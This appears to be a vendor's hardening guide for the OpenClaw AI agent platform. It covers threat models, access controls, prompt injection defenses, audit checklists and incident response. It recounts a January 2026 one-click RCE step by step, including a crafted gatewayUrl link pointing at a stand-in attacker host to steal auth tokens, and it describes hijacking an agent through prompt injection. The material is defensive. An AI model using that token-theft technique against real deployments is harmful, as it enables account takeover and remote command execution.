

OpenClaw Security in 2026: Best Practices, Risks, and Hardening Guide


OpenClaw can automate real business workflows across APIs, browser actions, and internal tools. That power also creates a larger attack surface. This guide explains how to harden OpenClaw in production in 2026 with concrete controls, examples, and an audit-ready checklist. For a hands-on hardening review of your OpenClaw deployment, request a senior-engineer AI security review.
Key takeaways
- OpenClaw has a larger attack surface than browser chatbots because it has direct API and tool access.
- A real CVE (January 2026) showed 1-click RCE in OpenClaw, found by an AI pentester.
- Hardening priorities: least-privilege tool access, prompt injection defenses, full audit logging, network isolation.
- Production deployments need an explicit threat model, not default settings. An audit-ready checklist is included.
Before applying controls, align your deployment model with our OpenClaw 2026 guide, setup paths from installation guide, and system boundaries from the OpenClaw architecture breakdown.
OpenClaw security best practices: quick reference
OpenClaw security best practices center on five controls: least-privilege tokens, RBAC with approval gates for command execution, sandboxed tool runtimes, prompt injection defenses, and full audit logging. Together they implement the hardening guidance from the official OpenClaw documentation and close the most common attack paths seen in 2026.
| Control | Protects against | How to apply |
|---|---|---|
| Least-privilege tokens | Overprivileged access to APIs and data | Scope every token to one integration and rotate on schedule |
| Approval gates for command execution | Unreviewed shell commands and destructive tool calls | Require human sign-off before any command execution or write action |
| Sandboxed tool runtime | RCE-style exploit chains | Run tools in containers with no host filesystem access |
| Prompt injection defenses | Malicious instructions hidden in web or email content | Treat fetched content as untrusted and restrict tool scope per task |
| Audit logging and telemetry | Silent compromise and unnoticed drift | Log every Gateway request and agent action, alert on anomalies |
For the component-level view, read the OpenClaw architecture diagram breakdown. Rolling OpenClaw out for a team? Hire AI developers with agent-security experience.
Threat model: what can go wrong in OpenClaw deployments
Most security incidents in AI-agent systems come from control failures, not model failures. In OpenClaw environments, risks usually cluster into identity, execution, data, and observability.
1) Identity and access failures
- Shared operator accounts without MFA
- No RBAC boundaries between admin and operator actions
- Long-lived API tokens reused across environments
2) Prompt and tool-execution abuse
- Prompt injection that bypasses intended instructions
- Unrestricted command/tool execution with broad permissions
- Unsafe browser automation actions against authenticated sessions
3) Secret and data leakage
- Secrets exposed in logs, prompts, or shell history
- PII copied into traces without masking
- Missing encryption controls in transit and at rest
4) Weak monitoring and response
- No audit log for high-risk actions
- No alert thresholds for anomalous behavior
- No tested rollback/incident playbook
Real-world attack case: 1-click RCE on OpenClaw discovered by AI pentester (CVE, January 2026)
Theory is one thing. A real-world exploit chain, discovered in January 2026 and leading to an official CVE, is another. Security research firm Ethiack used their autonomous AI pentester Hackian against a live OpenClaw Gateway instance and found a critical 1-click account takeover to Remote Code Execution (RCE) in under 2 hours, without any human guidance. Full technical details are available in the original Ethiack research report.
What the attacker could do
A victim simply had to visit an attacker-controlled web page. That single click would silently steal their OpenClaw Gateway authentication token and then execute arbitrary commands on their machine, including instances running only on localhost, not exposed publicly. The exploit worked because of three compounding weaknesses:
- No origin validation on WebSocket connections. The Gateway accepted WebSocket upgrades from any origin, including attacker-controlled sites. Unlike standard HTTP requests, WebSockets have no browser-enforced CORS protection.
- Unvalidated
gatewayUrlURL parameter. The Control UI accepted a?gatewayUrl=query parameter and immediately connected to whatever WebSocket address was supplied, overriding the legitimate server and sending the stored auth token in the very first frame. - Token stored in
localStorage, leaked in handshake. The gateway token (with full operator-level scopes includingoperator.admin) was transmitted to the attacker's WebSocket server before any user interaction beyond the initial click.
The exploit chain, step by step
- Attacker sets up a WebSocket server to capture incoming tokens.
- Victim clicks a link to an attacker page, which opens
/chat?gatewayUrl=wss://attacker.example/gw. - The Control UI auto-connects to the attacker WebSocket and sends the auth token in the first frame.
- Attacker uses the stolen token to authenticate to the victim's Gateway, even on
localhost, via the victim's own browser. - Attacker sends a message to the OpenClaw agent to execute arbitrary shell commands and exfiltrate the results.
Why localhost deployments were also vulnerable
Many users assume that running OpenClaw locally means it is unreachable from the outside. This exploit proved otherwise: because the WebSocket request originates from the victim's own browser, the attacker can pivot into localhost without needing any open port or public IP. At the time of writing, Chrome does not require special permissions for this type of cross-origin WebSocket access to local interfaces.
Patch and timeline
The vulnerability was reported to OpenClaw maintainers on January 26, 2026, and patched in the main branch on January 28, 2026 (commit 8cb0fa9). If you are running an unpatched version, update immediately. The research also resulted in a new CVE being issued.
What this means for your deployment
This incident demonstrates that even a self-hosted, "private" OpenClaw instance carries real risk if the Gateway Control UI is reachable from a browser. The controls in this guide, including origin validation, token rotation, restricted relay access, and audit logging, directly address the attack surface exposed by this vulnerability. None of this is hypothetical.
OpenClaw security best practices that matter in 2026
Use least privilege by design
Every integration should have the minimum required scope. Never use one universal token for all workflows.
- Separate credentials for dev/stage/prod
- Per-agent service accounts where possible
- Rotate keys every 30-90 days or immediately after team changes
Enforce RBAC and approval gates
High-risk actions must require explicit approval and complete auditability.
- Restrict destructive actions (delete/update/restart) to privileged roles
- Require dual control for production config changes
- Keep a tamper-resistant audit trail of who approved what and when
Harden execution surfaces
- Disable elevated execution by default
- Allowlist shell commands and network destinations
- Isolate runtime with container-level security controls
- Apply resource limits to prevent abuse (CPU, memory, process count)
Protect against prompt injection
Prompt injection is one of the highest-probability risks for agentic systems.
- Validate tool calls against policy, not only model output
- Block sensitive operations without explicit user confirmation
- Sanitize untrusted content before feeding it into high-privilege chains
- Use deterministic policy checks before execution
Secure browser relay workflows
- Limit relay usage to approved operators
- Disable relay by default outside active work windows
- Record high-risk browser actions in audit logs
- Avoid sessions with broad admin cookies during automation
Secret management and encryption
- Use a secret manager, not plaintext files
- Never store PAT/API keys in prompt templates
- Enforce TLS for all external communication paths
- Encrypt backups and secure restore credentials
OpenClaw security risks and concrete mitigations
Risk: overprivileged tokens
Impact: single-token compromise can cascade across systems.
Mitigation: issue narrow-scoped tokens per integration and environment, set expiry, automate rotation.
Risk: insecure update path
Impact: unreviewed changes can break policy or expose data.
Mitigation: stage-first rollout, change approvals, and tested rollback.
Risk: missing audit evidence
Impact: incidents cannot be triaged fast; compliance posture weakens.
Mitigation: central logs + correlation IDs + retention policy + alerting.
Risk: container escape or host abuse
Impact: attacker reaches host resources.
Mitigation: non-root containers, read-only filesystem where possible, seccomp/apparmor profiles, limited capabilities.
Hardening checklist (operational baseline)
- [ ] MFA enabled for all operator/admin accounts
- [ ] RBAC documented and enforced
- [ ] Dev/stage/prod credentials fully separated
- [ ] API keys rotated and expiry policy active
- [ ] Browser relay restricted to approved users
- [ ] Elevated execution disabled by default
- [ ] Command and network allowlists configured
- [ ] Centralized audit logging enabled
- [ ] Alert thresholds for failed auth and anomaly spikes
- [ ] Backup + restore tested in last 30 days
- [ ] Incident runbook reviewed with on-call owner
- [ ] WebSocket origin validation enforced on Gateway
- [ ] Gateway Control UI not reachable from untrusted networks
- [ ]
gatewayUrlURL parameter override disabled or restricted in production
Security audit playbook for OpenClaw teams
Weekly (30-60 min)
- Review failed auth attempts and suspicious tool calls
- Verify no new broad-scope credentials were added
- Confirm production-only actions had approvals
Monthly (2-4 hours)
- Run configuration drift review across environments
- Rotate high-risk credentials and validate access paths
- Sample 20 critical actions and verify audit completeness
Quarterly
- Tabletop incident exercise (token leak, prompt injection, misfire)
- Third-party dependency review and CVE triage
- Policy update aligned with latest architecture changes
Practical implementation examples
Example: approval gate policy
IF action IN ["delete", "config.apply", "gateway.restart", "external_send"]
THEN require_human_approval = true
AND require_role IN ["admin", "security_operator"]
Example: alert thresholds
- failed_auth >= 5 in 10m => alert: high
- privileged_actions_without_approval >= 1 => alert: critical
- new_token_created_in_prod => alert: high
Example: token hygiene standard
- max token age: 90 days
- emergency rotation SLA: < 1 hour
- no shared prod token between operators
Related OpenClaw guides
This security guide is part of our OpenClaw documentation series. Depending on where you are in your deployment, the following resources may be useful:
- OpenClaw setup services: professional deployment and configuration assistance
- OpenClaw installation guide: step-by-step setup across Mac Mini, Docker, VPS, and Gateway
- OpenClaw 2026 guide: full overview of capabilities and deployment models
- OpenClaw basics: introduction for teams new to the platform
- OpenClaw architecture diagram: system boundaries, components, and integration points
Security references and standards
- OWASP Top 10
- OWASP API Security Top 10
- NIST National Vulnerability Database (CVE)
- CISA Known Exploited Vulnerabilities Catalog
- Ethiack: One-click RCE on OpenClaw: original research (January 2026)
FAQ
What is OpenClaw security?
OpenClaw security is the set of controls used to protect deployments across identity, execution, data, and monitoring layers.
What are the top OpenClaw security risks in 2026?
Overprivileged integrations, prompt injection paths, secret leakage, unrestricted execution, and missing audit trails. A real CVE from January 2026 demonstrated how a single unvalidated URL parameter in the Control UI could result in full RCE via a 1-click exploit.
How do we harden OpenClaw quickly?
Start with least privilege, token rotation, approval gates, execution allowlists, and monitored audit logs. Ensure WebSocket origin validation is enforced and the Gateway Control UI is not exposed to untrusted networks.
Was there a real OpenClaw vulnerability in 2026?
Yes. In January 2026, researchers at Ethiack discovered and responsibly disclosed a 1-click account takeover to RCE vulnerability in OpenClaw, which led to a new CVE. The vulnerability was patched within 48 hours. If you are running an older build, update immediately.
Deep hardening: network, transport, and service boundaries
TLS and transport security
All traffic between OpenClaw components, external APIs, and operator interfaces should use TLS 1.2+ (prefer TLS 1.3 where available). Avoid plaintext internal hops in mixed environments, especially when running across hosts or cloud networks.
- Enforce HTTPS for all public and internal control endpoints
- Disable weak ciphers and legacy protocol negotiation
- Use short-lived certificates with automated rotation
- Pin trusted CA chains where possible for critical integrations
Zero Trust segmentation for agent workloads
Assume compromise and reduce lateral movement. Put OpenClaw runtime, secret stores, and data systems into separate trust zones. Agent runtime should not have direct unrestricted path to privileged infrastructure.
- Create network policies for east-west traffic
- Deny by default, allow only required destinations
- Separate outbound egress for each environment
- Block metadata endpoints when not strictly needed
Container and host security for OpenClaw
Container security controls
- Run containers as non-root users
- Use read-only filesystem where feasible
- Drop Linux capabilities not required by workload
- Apply seccomp/apparmor profiles
- Scan images before deployment and on schedule
When using Docker-based deployment paths, add periodic checks for image provenance and vulnerable dependencies. Tie CVE severity policy to deployment gates (for example, block release on critical CVEs without accepted exception).
Host hardening baseline
- Patch OS and runtime dependencies on fixed cadence
- Restrict SSH and admin ports to trusted sources
- Enable centralized host logging
- Monitor failed login bursts and suspicious process creation
RBAC blueprint for production teams
A simple RBAC matrix prevents most accidental security events:
- Viewer: read-only logs and status dashboards
- Operator: execute approved low-risk tasks, no destructive actions
- Security Operator: can approve high-risk actions and rotate credentials
- Admin: infrastructure and policy ownership with full audit visibility
Map every API token and integration to one role owner. Remove orphaned credentials immediately when ownership is unclear.
Prompt injection and data poisoning defense patterns
Prompt injection
Prompt injection attacks attempt to manipulate the agent into ignoring policy. Do not rely on model alignment alone. Implement policy enforcement outside model output.
- Classify untrusted input sources
- Use tool-call policy validators before execution
- Require human confirmation for sensitive operations
- Block instruction-following from untrusted retrieved content
Data poisoning
If external knowledge sources feed your workflows, poisoning can degrade decision quality or induce unsafe behavior.
- Version and verify trusted knowledge sources
- Use source-level trust scoring
- Quarantine newly ingested data before promotion
- Keep rollback snapshots for retrieval indexes
Logging, detection, and alert engineering
Logging without detection is storage cost. Detection without response ownership is noise. Treat OpenClaw observability as an operational security product.
Minimum log events to keep
- Authentication events (success/failure)
- Role or permission changes
- Credential creation, rotation, revocation
- High-risk action requests and approvals
- External sends, file operations, and deletion events
Recommended alert thresholds
- 5+ failed authentications in 10 minutes per actor or IP
- Any privileged action without approval metadata
- New production credential created outside maintenance window
- Unexpected surge in tool execution volume
Compliance and governance mapping
Many teams use OpenClaw in regulated workflows. Map controls to familiar frameworks:
- SOC 2: access control, change management, logging, incident response
- ISO 27001: risk management, asset control, operational security
- NIST CSF: identify, protect, detect, respond, recover
Even if you are not formally audited yet, this mapping improves architecture decisions and vendor due diligence readiness.
Incident response runbook for OpenClaw events
Step 1: Contain
- Revoke affected credentials immediately
- Disable high-risk automations and relay paths
- Freeze config changes until triage completes
Step 2: Investigate
- Trace timeline from audit logs
- Identify initial access vector
- Assess impacted integrations and data classes
Step 3: Recover
- Rotate all potentially exposed secrets
- Restore known-good configuration baseline
- Re-enable workflows gradually with additional monitoring
Step 4: Improve
- Document root cause and control gaps
- Update policy gates and alert logic
- Run a post-incident tabletop exercise
OpenClaw security audit template (quick copy)
Scope: prod environment + external integrations
Owner: Security Operator
Frequency: weekly quick check, monthly deep review

Checks:
1. Access and RBAC drift
2. Token age and rotation status
3. High-risk actions with approval evidence
4. Tool execution anomalies
5. Backup + restore verification
6. Open CVEs for runtime and dependencies
7. WebSocket origin validation status
8. Gateway Control UI network exposure review

Output:
- Findings by severity (Critical/High/Medium/Low)
- Remediation owner + due date
- Residual risk statement
Final security recommendations for 2026 teams
OpenClaw security maturity is achieved in layers. Start with least privilege, secret hygiene, and approval gates. Then move to segmented network design, detection engineering, and tested incident response. The January 2026 CVE is a reminder that even self-hosted, local deployments carry real risk when browser-accessible interfaces are not properly hardened. Teams that treat security as a product capability, not an afterthought, ship faster with lower risk and stronger client trust.
Get a Senior-Engineer OpenClaw Security Review
Fixed-scope review of gateway hardening, skill scoping, observability and compliance posture. Available standalone or as part of a dedicated AI team engagement.